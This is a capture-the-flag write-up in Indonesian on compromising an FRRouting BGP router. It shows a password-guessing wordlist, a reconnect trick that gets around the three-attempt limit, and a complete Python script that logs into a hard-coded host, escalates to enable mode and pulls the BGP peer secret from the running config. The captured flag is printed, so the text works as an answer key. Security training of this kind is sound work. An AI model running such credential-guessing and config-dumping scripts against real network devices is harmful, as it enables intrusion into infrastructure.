```
*                      THE OPEN ROUTER - CLOUD GATEWAY
*
*
*
*  Hostname : openrouter
*
*  Role     : Cloud-Native BGP Gateway / Core Interconnect
*
*
*
*  UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS STRICTLY PROHIBITED.
*
*  ALL SESSIONS AND COMMANDS ARE MONITORED AND LOGGED.
*
*
*
**************************************************************************
*******
openrouter>
#### show version
FRRouting 10.6.1 (openrouter) on Linux(6.12.113+deb13-amd64).
configured with:
   '--prefix=/usr' ... '--enable-bgp-vnc' '--enable-multipath=256' ...
#### show bgp neighbors 192.168.100.2
BGP neighbor is 192.168.100.2, remote AS 65001, local AS 65000, external
link
Description: "Primary uplink to Core"
 BGP state = Active
 Last reset 00:13:20,  Password config change (n/a)
 Peer Authentication Enabled
```

Analisis: Router adalah FRR 10.6.1 dengan satu peer BGP 192.168.100.2 (AS 65001) yang memakai autentikasi TCP-MD5 (Peer Authentication Enabled, last reset = Password config change). Secret BGP yang dicari adalah **password neighbor** tersebut.

Untuk memastikan lokasi dan panjangnya, cek statistik alokasi memori:

```
openrouter> show memory
--- qmem bgpd ---
Type                         : Current#   Size       Total     Max#
MaxBytes
...
Peer password string         :        1     29          29        1
29
Peer description             :        1     25          25        1
25
```

Analisis: Satu alokasi MTYPE_PEER_PASSWORD sebesar 29 byte = string 28 karakter – persis panjang flag IONIC{...}. Password peer hanya dicetak oleh show running-config (bgpd/bgp_vty.c), sehingga ENABLE mode wajib didapatkan.

2. Tahap Eksploitasi / Penyelesaian
Command enable meminta password. Karena no_password_check=1 (akibat no login) sesi tetap di VIEW, dan enable password adalah satu-satunya kredensial. Batas 3 percobaan per koneksi dimanfaatkan dengan mengirim tepat 3 tebakan per koneksi, lalu membuka koneksi baru (reconnect sangat murah, ~0.3 detik).

```
openrouter> enable
Password:
Password:
Password:
% Bad enable passwords, too many failures!
```

Tebakan diambil dari wordlist kecil bertema challenge + default router (nama daemon FRR, hostname, produk, dsb.):

```
openrouter
openrouter123
cloud
cloudgateway
cloud-native
cloudops
gateway
core
coredatacenter
bgp
bgp65000
bgpsecret
secret
rahasia
admin
admin123
password
password123
cisco
frr
frrouting
quagga
zebra
tccpens
ionic
```

```
debug
management
...
```

Hasil: password enable adalah **zebra** — nama daemon routing milik FRR sendiri, sisa kebiasaan admin saat debugging.

```
openrouter> enable
Password: zebra
openrouter#
```

3. Implementasi Solusi

```python
#!/usr/bin/env python3
import re, select, socket, sys, time

HOST = sys.argv[1] if len(sys.argv) > 1 else "103.148.19.67"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 30800
ENABLE_PW = "zebra"

def read(sock, wait=0.6, idle=0.10):
    end = time.time() + wait
    out = b""
    while time.time() < end:
        r, _, _ = select.select([sock], [], [], 0.05)
        if r:
            try:
                chunk = sock.recv(65535)
            except OSError:
                break
            if not chunk:
                break
            out += chunk
            end = time.time() + idle
    return out.decode("utf-8", "replace")

def send(sock, line, wait=0.5):
    sock.sendall(line.encode() + b"\n")
    return read(sock, wait)

def connect(retries=5):
    last = None
    for _ in range(retries):
        try:
            s = socket.create_connection((HOST, PORT), timeout=8)
            s.settimeout(2)
            banner = read(s, 1.0)
```

```
            if banner:
                return s, banner
            s.close()
        except OSError as exc:
            last = exc
        time.sleep(1.5)
    raise SystemExit(f"[-] Tidak bisa terhubung ke {HOST}:{PORT}
({last})")

def main():
    s, banner = connect()
    print("[*] Banner:")
    print(banner.rstrip())
    print("\n[*] View mode (tanpa login):", repr(send(s, "show
version").splitlines()[0]))
    print("[*] Kirim 'enable' lalu password:", ENABLE_PW)
    send(s, "enable", 0.3)                # -> "Password: "
    out = send(s, ENABLE_PW, 0.4)         # -> "openrouter# "
    if "openrouter#" not in out:
        raise SystemExit("[-] Enable gagal (password salah)")
    print("[+] Enable berhasil, prompt: 'openrouter#'")
    send(s, "terminal length 0", 0.3)
    conf = send(s, "show running-config", 1.5)
    print("\n[*] show running-config:")
    print(conf.rstrip())
    flag = re.search(r"IONIC\{[^}]+\}", conf)
    if not flag:
        raise SystemExit("[-] Flag tidak ditemukan")
    print("\n[+] FLAG:", flag.group(0))
    s.close()
    return 0

if __name__ == "__main__":
    sys.exit(main())
```

Bagian penting: send(s, "enable") mengubah node menjadi AUTH_ENABLE_NODE (prompt Password:), lalu satu baris password menggeser sesi ke ENABLE_NODE. Setelah prompt openrouter#, terminal length 0 mematikan paging, sehingga show running-config terkirim utuh dan bisa di-regex untuk flag.

4. Eksekusi dan Verifikasi

```
python3 solve.py 103.148.19.67 30800
```

Output:

```
[*] Banner:
*****************************************************************
*******
*                       THE OPEN ROUTER - CLOUD GATEWAY
*
*****************************************************************
*******
openrouter>
[*] View mode (tanpa login): 'show version'
[*] Kirim 'enable' lalu password: zebra
[+] Enable berhasil, prompt: 'openrouter#'
[*] show running-config:
Current configuration:
!
frr version 10.6.1
frr defaults traditional
!
hostname openrouter
password zebra
enable password zebra
banner motd file /etc/frr/motd.txt
!
router bgp 65000
bgp router-id 10.0.0.1
neighbor 192.168.100.2 remote-as 65001
neighbor 192.168.100.2 description "Primary uplink to Core"
neighbor 192.168.100.2 password IONIC{c10ud_n4tiv3_b9p_l3ak}
!
line vty
exec-timeout 2 0
no login
exit
!
end
openrouter#
[+] FLAG: IONIC{c10ud_n4tiv3_b9p_l3ak}
```

Analisis: show running-config mengonfirmasi seluruh temuan awal: no login pada line vty (akar masalah akses), password zebra + enable password zebra (kredensial lemah yang dapat ditebak), dan neighbor 192.168.100.2 password IONIC{...} yang merupakan secret BGP sekaligus flag. Panjang password 28 karakter juga cocok dengan bukti Peer password string : 1 29 pada show memory.

Kesimpulan

Akar masalah bukan kerentanan kode FRR, melainkan **konfigurasi yang lalai**: port manajemen VTY dibiarkan terbuka dengan no login sehingga siapa pun

masuk VIEW mode, sementara show running-config (satu-satunya command yang mencetak password neighbor BGP) berada di ENABLE mode. Eskalasi dilakukan dengan menebak **enable password yang sangat lemah**, yaitu zebra (nama daemon routing FRR sendiri, sisa aktivitas debugging admin). Setelah ENABLE didapat, show running-config membocorkan neighbor 192.168.100.2 password yang merupakan BGP secret (TCP-MD5) dan sekaligus flag. Pelajarannya: jangan pernah membuka VTY tanpa autentikasi, dan jangan memakai nama komponen perangkat sebagai password.

Flag

IONIC{c10ud_n4tiv3_b9p_l3ak}

Agents:

